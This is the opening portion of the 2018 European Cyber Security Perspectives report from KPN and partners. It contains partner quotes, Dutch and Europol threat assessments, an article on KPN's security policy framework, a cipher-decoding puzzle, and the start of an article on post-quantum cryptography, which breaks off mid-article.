European Cyber Security Perspectives 2018

kpn

National Cyber Security Centre
Ministry of Security and Justice

POLITIE

TU/e Technische Universiteit Eindhoven University of Technology

Deloitte.

EUROPOL
EUROPEAN LAW ENFORCEMENT AGENCY

IDQ

PHILIPS

VU VRIJE UNIVERSITEIT AMSTERDAM

Check Point
SOFTWARE TECHNOLOGIES LTD.

pwc

ZIMPERIUM

KASPERSKY

startpage

accenture
High performance. Delivered.

TU Delft

Radboud University

BITS OF FREEDOM
VERDEDIGT DIGITALE BURGERRECHTEN

Preface

Dear Reader,

2017 was a turbulent year in the Cyber Realm. Without digging into the obvious topics it is safe to say attention around security is growing and we need to be ready for more and more organisations and individuals asking for our help or questioning our approach.

We are extremely proud to deliver the fifth European Cyber Security Perspectives report to you. The 2018 issue is even more packed with great articles from our partners with topics ranging from technical insights, predictions for the future, awareness to privacy.

Because we believe that knowledge and new ideas about security should not be contained within our walls but should be shared so we can all benefit from them. We have a duty not only to our leaders and stakeholders but also to society as a whole to protect what is valuable to us.

That is why we hope you will share this report with other people and if you wish to receive extra copies we are happy to supply those.

A special thanks goes out to all the partners who have made this fifth edition possible by submitting an article. This is the first year we have invited the academia which completes the triple helix and hopefully paves the way for further cooperation.

We can only guess what the rest of 2018 will have in store for us but we are convinced it will bring enough inspiration for another edition of the ECSP in 2019. Until then we wish you a pleasant read!

On behalf of the entire KPN CISO team,
The editors

P.S. Let us know what you think on Twitter @KPNCISO or e-mail ciso-ecsp@kpn.com

Quotes contributing partners

Jaya Baloo
Chief Information Security Officer - KPN

There is a doomsday clock tolling for information security. We are closer than ever before to a collapse of the trust placed in our digital infrastructure and services. We have a responsibility as security professionals to repair decades of damage and demand secure software & hardware. We must be able to verify the trust we place in our vendors, only then can we take the fear away from the user community and embrace our bright and innovative future.

Hans de Vries
Head of the Dutch National cyber security Centre -NCSC

The past year we have seen the vulnerability of the Internet of Things being used to conduct large-scale DDoS attacks. These attacks have been disruptive and show us that not only sophisticated professional criminals or countries can carry out large attacks.
At the same time, countries and professional criminals still pose the most significant threat for cyber security.
The impact that digital attacks have on society has become clear. The resilience of individuals and organisations, though, is lagging behind the increasing threat.
I am glad our government has increased the cyber security budget. The National cyber security Centre will be strengthened to be the national point of contact for computer emergency response teams in all sectors. Cooperation between public and private partners will empower different sectors to increase their digital resilience.

Gert Ras
Head of department THTC & TBKK - Nationale Politie

Law Enforcement is a great asset within the realm of cyber security. It is the instance with legal powers to hold perpetrators accountable for high tech crime, and to obtain data through investigations. In our aim to keep the Netherlands cyber-safe we are connected to successfully cooperate with many partners to bring these perpetrators to court, but moreover to impinge on their criminal business models.

Rejo Zenger
Policy Officer - Bits of Freedom

Much of the technology we use today is said to be disruptive. Although we are usually talking about disrupting a branch, technology could just as easy disrupt all of society. Many high profile attacks of last year were enabled by unpatched vulnerabilities. There is a worrying discrepancy between the reliance on our digital infrastructure and the effort we make to secure that infrastructure.

Steven Wilson
Head of EC3 - Europol

An increasingly connected world also offers many more ways for cybercriminals to abuse technology for their crimes and to reach an ever broader number of victims. For the fight against cybercrime to continue to be successful it is crucial that the public and the private sector keep on working together. Only by working shoulder to shoulder is it possible to identify and bring to justice those who seek to inflict harm, to help protect those who are vulnerable and to keep the European Union a safe, and online-friendly environment.

Dave Klingens
Director Cyber Risk Services - Deloitte

Just as our own technology advances, cyber attacks will also become increasingly sophisticated. And given that the aggressors typically have unlimited resources and lots of time, we can safely assume that if they are determined to gain access to an organisation's OT systems, they will get in. Absolute cyber security may not be a viable option for the OT space, but cyber resilience is. Robust foundations paired with early detection and response is where our focus should be.

Kelly Richdale
Senior Vice President Quantum-Safe Security - ID Quantique

As devices and systems become ever more interconnected, it is increasingly important to ensure that they have adequate cryptographic protections. This is relevant both for critical infrastructures, IoT and any application using blockchain. Action is required now, both to ensure current security, but also to prepare upgrade paths for future technology advances and threats.

Maarten Bodlaender
General Manager - Philips Security Technologies

Automatic exploit generation. High-speed hacking. New words for many of us. While many IoT vendors are still busy fixing simple blunders like hard-coded passwords, DARPA showed that the next few generations of exploits are already on their way. While we often distinguish between simple and sophisticated attacks, it doesn't really matter: once a sophisticated exploit has been automated and scripted, it works for everyone. Until the industry learns how to limit (the impact of) exploits, largescale botnets like Mirai will continue to find a fertile ground in the Internet of Things. New building blocks, new security technologies are needed to build systems that withstand an increasingly sophisticated array of cyber attacks.

Michael Teichmann
EALA Resources lead - Accenture

If there is one thing we can learn from the cyber activities over the last year it is the fact that we need to be brilliant at the basics. Today's cyber threat landscape is becoming very diverse and key to having a defendable and cyber resilient posture is to have Security embedded in the organisation as a core hygiene factor. Not having that basic security posture in place may result in companies becoming collateral damage as result of an ever increasing and active cyber threat.

Gabi Reish
VP of Product Management - Check Point

We are more connected than ever before, and innovations in cloud services, mobility and IoT are rapidly changing the way that we deploy and use technology. But we are also seeing dramatic increases in threats and attacks by criminals who are also trying to exploit these technologies. cyber security is the business enabler that allows organizations to take full advantage of digital innovations and drive their business, by keeping them one step ahead of cyber threats and preventing attacks before they happen. Check Point is committed to staying focused on its customers' needs, and developing solutions that redefine the security landscape today and in the future.

Gerwin Naber
partner Cyber, Forensics and Privacy - PWC


Executives worldwide acknowledge the increasingly high stakes of cyber insecurity. Many organisations need to evaluate their digital risk and focus on building resilience for the inevitable. It is up to us to create a robust global conversation that gives business leaders actionable advice to build resilience against cyber shocks.

John Michelsen,
Chief Product Officer - Zimperium

2018 is the year you realize iOS & Android are critical business computing platforms. All critical platforms and endpoints require serious security focus to reduce your risks.
You have neglected the mobile platforms and ignored this reality for too long.

Martijn van Lom
General Manager - Kaspersky Lab Benelux

When looking back at the past period many things turned out to be very different from what they initially seemed to be. Ransomware was a wiper; legitimate business software was a weapon; advanced threat actors made use of simple tools while attackers farther down the food chain got their hands on highly sophisticated ones. These shifting sands of the cyber threat landscape represent a growing challenge for security defenders.
Perfect security, which gives you a 100% protection against these cyber threats, is not possible. However, this does not mean that ideal security is out of reach. Ideal protection is a level of security which is realistically attainable – meaning that it's feasible as well as affordable in relation to what's to be protected. We, the security industry, telecommunications sector, the IT users and society at large, need to aim for perfection even when we know that this is unattainable.
By striving for the impossible we will create an ever better security: in products, in systems, in processes, in skills and in mentality.



Ancilla van der Leest
Privacy Advisor - Startpage

Where do we draw the line? Is it time to take back ownership of our search results? At Startpage we believe that people should have the opportunity to get the search results they desire but still have their privacy secured. Because it should be your data, not big data.

Herbert Bos
Professor Systems and Network Security - Vrije Universiteit

We have slowly made our entire society, including the most vital parts, dependent on technology that is inherently unsafe. This has made the most essential elements of our society vulnerable to malicious actors. It is important that we are aware of this and that we do more to protect the foundations of our society.

Quotes contributing partners

Christian Doerr
Cyber Threat Intelligence Lab - TU Delft

Effective defense requires insight into the capabilities and intentions of the adversary. Without it, we run the risk to not allocate defenses where they matter most, and thus remain vulnerable or waste precious resources.
We begin to realize that our knowledge about the adversaries, their tactics and procedures is actually rather limited. One of the big challenges will be to develop methods to collect and securely share this threat intelligence, because as defenders we can only be successful by working together.

prof. dr. Sandro Etalle
Head of the Security Group - Eindhoven University of Technology

Understanding what happens in a system is a necessary step towards making it more secure and resilient. Our IT systems look too much like black boxes to be defended properly.
One of the important challenges for researchers and practitioners is to design systems that increase situational awareness and visibility.

Jaap-Henk Hoepman
Principle scientist of the Privacy & Identity Lab - Radboud Universiteit

Embrace privacy by design as a sustainable business opportunity. The solutions are out there. Just do it.

European
Cyber Security Perspectives
2018

Volume 5

KPN CISO
Maanplein 32
2516 CK Den Haag

Chief Information
Security Officer:
Jaya Baloo

Editor:
Karin van der Wekke

Contributors:
Willem Boogers
Mandy Mak
Lorenzo Voermans

Special thanks:
Koen van Rhee
Sebastiaan Groot
Andre Oosterwijk
Coen de Jong
Ralf Willems
Ted Kruijf
Nathalie Lokhorst
Arnim Eijkhoudt

An XSS in the HTML comment box reported by two 14 year-old students affected around 2 million websites.

Contents

A caseworker leaks privacy information about foster children.

Digital resilience lagging behind the increasing threat

Wouter Oosterbaan, NCSC

The digital resilience in the Netherlands is lagging behind the ever increasing threat. Individuals and organisations are working hard on their resilience, but much has to be done to outpace the present threat actors. Professional criminals and countries still pose the largest risks, although they are not alone. The vulnerability of the Internet of Things has shown that other perpetrators, such as hacktivists or cyber vandals, could as well cause a big impact on society.

That is apparent from the cyber security Assessment Netherlands 2017 (CSAN 2017), published in June 2017 by the National Coordinator for Security and Counterterrorism. The CSAN is drawn up in close collaboration between the National cyber security Centre (NCSC) and both private and public organisations. It offers insight into the interests, threats and resilience, as well as the related developments, in the field of cyber security.

Professional criminals and countries continue to be the most significant threat

The impact that digital attacks have on society has become clear in recent years. The almost unlimited scalability of attacks ensures that investing in cybercrime is an attractive proposition to criminals. This threat is growing: professional criminals are focusing on major companies to a greater extent, their purpose being financial gain. State actors continue to work on digital sabotage and economic and political espionage. They are intensifying their efforts and in addition they have focused on digitally influencing democratic processes for geopolitical gain in recent years. The scale of the digital threat is increasing. Globally, more than 100 countries are engaged in espionage using digital tools.

Linux trojan found which uses the affected device as a proxy for malicious traffic.

Table 1 **Threat matrix**

Source of threat	Targets: Governments	Private organisations	Citizens
Professional criminals	Disruption of IT	Disruption of IT	Disruption of IT
	Manipulation of information	Manipulation of information	Manipulation of information ↓
	Theft and publication or selling of information	Theft and publication or selling of information	Theft and publication or selling of information
	IT takeover	IT takeover	IT takeover
State actors	Digital espionage	Digital espionage	Digital espionage
	Offensive cyber capabilities	Offensive cyber capabilities	
	Theft and publication of information	Theft and publication of information	
Terrorists	Disruption/takeover of IT	Disruption/takeover of IT	
Cyber vandals and script kiddies	Theft of information	Theft of information	Theft and publication of information
	Disruption of IT	Disruption of IT	
Hacktivists	Theft and publication of obtained information	Theft and publication of obtained information	
	Defacement ↑	Defacement ↑	
	Disruption of IT	Disruption of IT	
	IT takeover	IT takeover	IT takeover ↑
Internal actors	Theft and publication or selling of obtained information	Theft and publication or selling of obtained information	
	Disruption of IT	Disruption of IT	
Private organisations		Information theft (industrial espionage)	Commercial use/abuse or 'resale' of information
No actor	IT failure	IT failure	IT failure

Relevance legend

Yellow: *No new trends or phenomena are recognised that pose a threat.*
OR (sufficient) measures are available to remove the threat.
OR no appreciable manifestations of the threat occurred during the reporting period.

Orange: *New trends and phenomena are observed that pose a threat.*
OR (limited) measures are available to remove the threat.
OR Incidents have occurred outside the Netherlands and there have been several minor incidents in the Netherlands.

Red: *There are clear developments which make the threat expedient.*
OR Measures have a limited effect, so the threat remains substantial.
OR Incidents have occurred in the Netherlands.

Changes with respect to CSAN 2016:
↑ Threat has increased
↓ Threat has decreased

Figure 1: Threat matrix

Digital attacks are being used to influence democratic processes

Cyber attacks have led to leaks of information concerning the US presidential elections and a number of countries have observed influencing of the democratic process or attempts to do so. In the run up to the elections for the Dutch House of Representatives, the Netherlands issued clarification to enhance the digital resilience of political parties and organisations involved in the elections.

The vulnerability of the Internet of Things has resulted in disruptive attacks

The costs and benefits of cyber security do not always lie with the same party: exploitation of vulnerabilities can lead to damage to parties other than the users of devices. The Internet of Things shows that this can go wrong: many of these devices contain vulnerabilities for which security updates are not published. Last year vulnerable devices were exploited to conduct large-scale DDoS attacks a number of times using botnets, which resulted in major disruptions. The users of the devices usually suffer no consequences but the targets that are attacked do. The fact that these attacks could have been perpetrated by cyber vandals shows that it is not only sophisticated professional criminals or state actors who can carry out disruptive attacks.

Strong dependency on foreign infrastructure services

The Netherlands is heavily reliant on services from a limited number of foreign internet infrastructure providers such as Amazon Web Services, Microsoft and Google. Although major service providers have more resources at their disposal to arm themselves against attacks, the social impact of disruptions are significant because many different services depend on a small number of providers.

The resilience of individuals and organisations is lagging behind the increasing threat

Insight into the measures that organisations and individuals take to enhance their digital resilience is limited. The growth in the number of manifestations does, however, indicate that resilience in the Netherlands is lagging behind the growth of the threat.

Developing and improving a security and continuity policy

Ruud Leurs, KPN

Since October 1, 2013 KPN has a completely revised security and continuity policy in use. Before this date we were, with respect to this policy, quite focused on the different units telling WHAT needed to happen but did not tell the organization HOW they had to implement this policy.

In practice, this led to many ambiguities and a limited or wrong interpretation of the requirements. Therefore, we set up a new structure in 2013: the KPN Security Policy framework (KSP), which makes it clear how the requirements must be filled in.

Structure of the KSP

The KSP consists of the Top Level Policy and an underlying set of documents (figure 1). Standards describe the direction KPN has chosen regarding a certain subject. They contain statements on WHAT needs to be in place and WHY (rationale). Standards are primarily aimed at management. Requirements in a standard contain limited details on how measures must be implemented.

Rules describe HOW certain measures must be implemented. Rules are aimed at developers, architects, administrators, asset owners, security professionals, corporate departments, shared service centers, etcetera. to provide practical guidance on how to implement the mandatory rules.




Figure 1: KPN Security Policy structure

D-Wave 2000Q and its first customer revealed.

The documents in the framework are divided into a number of Functional Areas (FA) related to (information) security and business continuity (figure 2). The FAes are based on the items in the ISO 27001 standard, version 2013.

Figure 2: the framework's functional areas

Improving the KSP

Any input to complement and improve the KPN Security Policy is encouraged. We consider the KSP open source. Anyone, both from within and from outside the organization, who would like to contribute and offer feedback and comments can contact the KPN CISO department.

Within KPN we have organized this by giving certain employees the opportunity to review and comment on the upcoming changes of the policy. By having security-representatives in the organization we can correlate issues, or other knowledge (intelligence) and anticipate. The solution lies in a comprehensive approach to security, which has to be interdisciplinary.

For the outside world, we have developed an iPad app. The KPN CISO App enables you to have access to the KPN policy so that you can shape your own security and continuity policy and, of course, can make comments on the contents of the KPN policy.

Feedback, the evaluation of the effectiveness combined with the outcome of a strategic risk assessment are basic principles for a new release of the policy.
To ensure the continuous evaluation of the framework, it will have one major and three minor releases per year which means one release per quarter (as described in the Top Level Policy) (figure 3).

The mandatory documents (standards and rules) are evaluated at least once a year by the owner and by key stakeholders during an annual KSP review session.

Changing (developing) the policy

At beginning of 2017 we decided to take a next step in the process of building our policies and readjusting policy matters. We started by challenging all our current held believes on the KSP.

Internal and external developments

Given all the recent developments in the field of cyber security we wanted to know if we were still complete or whether we had missed important issues in our policy along the way. It is important to gather as much information as possible and understand the current state on (cyber) security. And make the framework the flexible enough to adjust ourselves and to be resilient in line with the evolving threat landscape.

For the current version of the policy we have used ISO 27001/2, ISO 22301 and the Standard of Good Practice of the ISF as reference material. For the new version we, in particular, have studied the NIST Cyber Security Framework and the CIS Critical Security Controls to assess whether we were still current and complete.

Consistency

We have asked ourselves whether we sufficiently guide on coherence in our policies. Is our security policy balanced? Is the structure of the KSP appropriate and is it well accomplished? Does the current structure support the composition of the KSP as a consistent whole? To be able to assess these questions we divided the KSP into logical units so we could evaluate it per unit. Until then the division of the framework in 'Standards' and 'Rules' was a necessary subdivision




Figure 3: KSP lifecycle

Over 400 000 audio files from a company's telemarketing department discovered.

for us. After research we found that this setup, with its tiered structure, was of little added value and in some cases actually an obstacle for a consistent whole. In practice the organization attaches great importance to the explanation of the WHY of certain requirements.

In the current version of the KSP the interpretation of the WHY was hidden in various documents, that often resulted in more or less the same requirements reflected in different documents. Or in some cases, by the separation in 'Standards' and 'Rules', insufficient attention has been paid to the translation of the WHY and WHAT in the HOW. It led to an incomplete interpretation of the WHAT with concrete requirements and to incomplete information for the organization with many ambiguities and questions as a result. It is important to take reasonable account of these issues into the design of the policy. That is why we have opted to partially let go of the tiered document structure and have chosen for a direct link of requirements to a rationale, where one and the same requirement can be linked to multiple rationales. As a result, the requirements and the reasoning behind them are directly visible to the user.




Figure 4: KSP App search KPN CISO app

Presentation

The questions from the organization often emerged from an unclear and incomplete presentation and design of the policy. We wondered how we could present the KSP in such a way that from the presentation a direct answer to the question or the need for knowledge can be given. Until now, the KSP was captured in documents. This was too static, offers too few options for different vantage points and was cumbersome to maintain. Therefore, we chose to put all the information in a database. This database gives us the ability to build a new platform and apps, offering improved presentation, search and flexibility.

In addition, it is important to be able to provide access to the available information to all stakeholders. For us these are subsidiaries, partners, suppliers and all other interested parties. Obviously, third parties who carry out activities on behalf of KPN must adhere to our policies, but for us it is important that we can also share the knowledge in this area with anyone who is interested. That is why we have chosen to make our revised policy publicly available through an app as well (iOS and Android). We hope that the KSP will help to make us all a little bit more secure. The new apps will be available in app stores in Q2 2018.




Figure 5: Promotional activation poster KSP release Q4 2017

February 1

Zimperium announced to start buying N-day exploits.

CTF Challenge

We all love a good CTF don't we? A traditional Capture The Flag was played outside where strength and athletic ability often favoured over wit. Fortunately the times have changed and we can now play CTF inside, with curtains closed if need be. So here is a challenge for you, can you solve all the riddles below? Are you the first one that solves all of the challenges? Send an e-mail to ciso-ecsp@kpn.com with the following string decoded as the subject:

```
WUTyCY4yN3NjQ2hkA29cOWDzqqSyOK8itLJpsLQivVlrtbhbAWhrvVkivVlnATZFM1PkeeKad3B0
```

1

```
GsrhRhBlfiUrihgXszoovmtvBlfSzevGlHloevGsrhLmv
```

2

```
-- --- .-. ... . / . -. -.-. --- -.. .. -. --. / .. ... / .- .-.. .-- .- -.-- ... / ..-. ..- -.
.-.-.- / .--- ..- ... - / -.-. .... . -.-. -.- .. -. --. / .... --- .-- / -.-- --- ..- / -.-. .-
-. / ... --- .-.. ...- . / - .... .. ... / --- -. . .-.-.-
```

3

```
Gwnd poyjg Fxtocrbt jsiu k enchcrgnct grpg sh rkhl
```

4

```
IJQXGZJTGIQGK3TDN5SGS3THEBUXGIDON5ZG2YLMNR4SA3TPOQQGEZLFNYQHK43FMQQHI3ZAMVX
GG33EMUQHG5DVMZTA====
```

5

```
bwKVOdNqogDvOdNqm2f9jgvYjhN1RZGxkLfVOdNqnLX1OdNqlLKtnHesRM=0lge1RZGzlxe1RZGvmwf/
OdNqdgf+igy1RZ3tScesRLfVixOzmM=0lwyVOdNq
```

Need a hint? Send an e-mail to ciso-ecsp@kpn.com

February 1

Start CyberEstaffette on Dutch schools to learn about security.

The 2017 Internet Organised Crime Threat Assessment (IOCTA)

Gregory Mounier, Europol

Technology and technical innovation can be harnessed for social good and economic growth. It can, however, also be used for nefarious ends – perhaps more so now than ever before in an increasingly digitised world. The cyber threat landscape continues to grow and evolve and with it cybercrime and criminal modi operandi, abusing existing and new technologies and exploiting vulnerable users.

As cybercrime becomes an increasing threat to individuals, organisations, and society as a whole, it is imperative for the public and private sector to cooperate to share information, gather expertise and stand together in order to keep the European Union and its citizens safe. This requires, among other things, a good understanding and an up-to-date picture of the key trends and threats in this area.

The IOCTA

The Internet Organised Crime Threat Assessment (IOCTA) is an annual overview of the cybercrime threat landscape presented by Europol's European Cybercrime Centre (EC3), now in its fourth edition. Providing a predominantly law enforcement centric perspective, the report assesses key developments, trends and emerging threats in the field of cybercrime over the past year focusing mainly on Europe. It also aims to predict likely developments for the next twelve months.

The analysis presented in the report is based on contributions from law enforcement agencies in the EU Member States as well as dedicated cybercrime experts in the EC3, partners in private industry, the financial sector and academia. Other EU bodies contribute to the IOCTA as well, making it a comprehensive assessment that not only looks at EC3's three mandated areas - child sexual abuse online, cyber-dependent crime and payment fraud - but also related topics such as

attacks against critical infrastructure, the continuing industrialisation of cybercrime and the convergence of cyber and terrorism.

Based on this assessment of the state of online threats in the EU and beyond, the IOCTA further aims to inform the setting of priorities for EU law enforcement as well as policy makers and helps streamline activities and resources in order to increase the impact of cybercrime investigations on the cybercrime underworld and enable a more proactive approach.

Key findings 2017

Generally, throughout 2017, there has been a striking upsurge in activity in several areas of cybercrime. As this crime field continues to grow and take new forms and directions, some attacks have reached an unprecedented scale. Large-scale attacks such as 'WannaCry' or 'NotPetya' crippled a wide variety of networks in both the public and private sector and caused widespread public concern. These attacks, however, while having a substantial impact, represent merely a small sample of the wide array of cyber threats faced in 2017.

As the world is growing more and more interconnected, cyber-dependent crime, meaning crime that can only be committed using computers, computer networks or other forms of information communication technology (ICT), becomes an increasingly dangerous threat.

Ransomware has eclipsed most other cybercrime threats and continues to be one of the most prominent malware attacks. The emergence of 'ransomworms' – self-propagating malware that can move laterally across networks – has led to ransomware attacks on an unprecedented scale in the first half of 2017. At the same time, the range of victims has widened significantly, spanning across multiple industries in different sectors, including critical infrastructures.

Raising user awareness with regards to best practices and basic safety measures are crucial in fending off many attacks as poor digital hygiene and security practices facilitate the spread of malware. This is especially true since a decline in exploit kits has pushed developers of malware towards increasingly using spam botnets and social engineering as alternative infection methods. The latter, in particular, is becoming an increasing concern for organisations as employees often prove to be the weakest link in the cyber security chain. While social engineering is a major security concern and most effective way to infiltrate a network, it can be countered with continuous and adequate training.

Last year the Mirai botnet, composed of an army of about 150,000 insecure Internet of Things (IoT) devices, mounted several crippling DDoS attacks. Such large-scale DDoS attacks are likely to further increase in number as more and more devices go online unless they incorporate adequate security - both at device level but also infrastructure level. This gravity of this threat is exacerbated by the easy availability of tools such as the software powering the Mirai botnet for other actors to adapt and use.

As criminals become increasingly capable facilitated also by a professional underground economy, inadequate IT security for internet-facing entities will continue to result in major breaches and sensitive data being unlawfully accessed. Over a twelve month period, two billion records related to citizens of the European Union were reported to have been stolen.

Closely connected to cyber-dependent crimes are illicit online markets. Found both on the surface web and Dark Web, online criminal markets are used by criminal vendors to sell a multitude of illicit commodities, such as drugs, firearms, cybercrime tools and services, fake documents, or compromised financial data, which in turn enable further criminality.

Payment fraud and especially fraud involving non-cash payments is an ever-present and fast-growing threat and again facilitates further crimes, from drug trafficking to illegal immigration.

Online child sexual exploitation (CSE) epitomises one of the worst aspects of cybercrime. Whereas hands-on abuse of vulnerable minors occurs in the real world, it is captured, shared, distributed, encouraged and even directed over the internet. The majority of child sexual exploitation material (CSEM) continues to be produced by hands-on offenders. Adding to this is an increasing volume of self-generated explicit material (SGEM), which is either produced innocently, or as a result of the sexual coercion and extortion of minors. CSE offenders are increasingly using the Darknet to store and share CSEM material, and to form closed communities where they can meet and share material with like-minded individuals. They typically have very strong operational security measures in place, which creates substantial challenges for investigation.

Cross-cutting factors

All of these trends are facilitated by a number of cross-cutting factors. Cross-cutting factors impact on, facilitate or otherwise contribute to several crime areas even though they may not be criminal in nature themselves.

Cryptocurrencies are exploited by cybercriminals as a means of anonymously financing criminal activities or paying for tools and services on criminal markets, or extracting payment from victims, resulting from attacks such as ransomware or DDoS.

Law enforcement is further witnessing an increasing use of secure apps and other means of secure communication by criminals across all crime areas. A majority of these communication channels are popular brands used not only by criminals, but the general population.

Some legislative and technical factors, which deny law enforcement access to timely and accurate electronic communications data and digital forensics opportunities are leading to a loss of both, investigative leads and the ability to effectively attribute and prosecute online criminal activity. One such example is the lack of data retention, the implementation of Carrier-Grade Network Address Translation (CGN) and the criminal abuse of encryption.

Recommendations and outlook

As the world grows increasingly interconnected and cybercriminals are becoming increasingly professional and innovative, it is crucial to be aware of the latest developments and changes in the threat landscape in order to adapt and adopt the measures necessary to formulate a robust response.

Chief among them is the continued cooperation between law enforcement and the private sector.

Initiatives such as the NoMoreRansom initiative, for instance, not only raise awareness and provide advice but provide free decryption tools to victims of ransomware. Furthermore, the threat analysis information and expertise provided by the private sector are invaluable for Europol in supporting a fast and coordinated response in the global fight against cybercrime.
Prevention and awareness campaigns, such as educating employees about how to identify and respond accordingly to social engineering attempts can go a long way in preventing many cyber-dependent attacks. Better education will also be necessary for many sectors of critical infrastructure that are vulnerable to everyday, highly disruptive cyberattacks. EU efforts, such as the Directive on Network and Information Security (NIS) and the General Data Protection Regulation (GDPR) are an important step in the right direction, but will have to be supplemented with additional measures to further improve cyber security and resilience.

Law enforcement itself must continue to focus on the actors developing and providing the cybercrime attack tools and services which are responsible for the key threats highlighted in this article: this includes malware developers and distributors, suppliers of DDoS attack tools and botnet infrastructures, money mule herders.

In the past year, Europol and its EC3 have faced a fast-changing threat landscape which is responsible for a mounting number of attacks at an increasingly large scale. If the fight against cybercrime is to continue to be fought successfully, it is crucial that public and private sector keep on working together. **Only as a network is it possible to identify and bring to justice those who seek to inflict harm, to help protect those who are vulnerable and to keep cyberspace a safe and secure environment.**

On the urgency of tomorrow's crypto

Tanja Lange, Eindhoven University of Technology

With the daily hustle and bustle of bugs, breaches, and urgent patches it is easy to lose sight of the further away problems and of course when a breach is detected it is most urgent to fix it. However, we are blindly on the road towards a gigantic security problem: in the maybe not all-to-distant future large, scalable quantum computers may be built that can break our most commonly used encryption in no time. All our security solutions rely on cryptography, somewhere, under the hood, in a corner that luckily is not too often the cause of emergency upgrades.

Adi Shamir is famously quoted saying "Cryptography is not broken, it is circumvented" and indeed, as cryptographers and cryptanalysts we work to ensure that weak systems get weeded out before deployment and that good options are available. Companies still make mistakes in implementations and might not fully follow our recommendations but the crypto parts of most products are stable.

Quantum computing is about to change things

Essentially all of our systems rely on RSA or discrete logarithms. A webpage we access through https deploys ECDH, DH, or RSA for encryption and ECDSA, DSA, or RSA for signatures; for most users these acronyms matter little beyond efficiency considerations and standard implementations are available. However, all of these systems will be significantly weakened with a quantum computer. The security of these systems scales exponentially or at least super-polynomially in the length of the elements we handle, meaning that moving from length n to length 2n makes the attackers job massively harder, e.g. for ECDH and ECDSA this changes the attack time from e.g. 2^128 to 2^256=(2^128)^2 which is a lot larger, while the time for executing the systems suffers only a bit. This makes it easy to outperform any attacker by increasing the length of elements. However, large-scale quantum computing is about to change this. The best attacks using a quantum computer take only about twice as long if we double the lengths of elements, which is the same scaling that we need to deal with when constructively using the systems. This makes it

impossible to outrun the attackers except for extreme cases where security matters only for a very short moment.

For everything else we need to change. We cannot continue with the programs we are using now and must prepare for a future in which all these systems are broken. The obvious question is when to do this and unfortunately nobody can give a clear answer. The current consensus is that nobody has a large quantum computer, yet, but also that one might become a reality in 10-15 years. That is a timeframe that overlaps with the lifetime of many products: cars, credit-card readers, passports, or sensors on nuclear waste containers, and some of these are hard to upgrade once fielded. This means, we have to change the cryptography on those systems and we must get it right. For those that do allow upgrades, we need to make sure that the upgrade mechanism is secure against quantum attacks or else that becomes the weakest link.

Wait and see or panic?

10-15 years might seem a long time but the situation is worse for cases where cryptography is used to guaranty long-term confidentiality. If the data is required to remain confidential for 30 years and a quantum computer is built before then, then all data will be available in plaintext to attackers having a big enough quantum computer and access to the ciphertext. Michele Mosca visualizes this nicely with a bar diagram. If we continue to use our current cryptography for time X and then the data needs to be secure for time Y then we are in trouble if X+Y>Z, the time till a bit quantum computer exists.

Figure 1: Time X+Y>Z

Alternatives exist

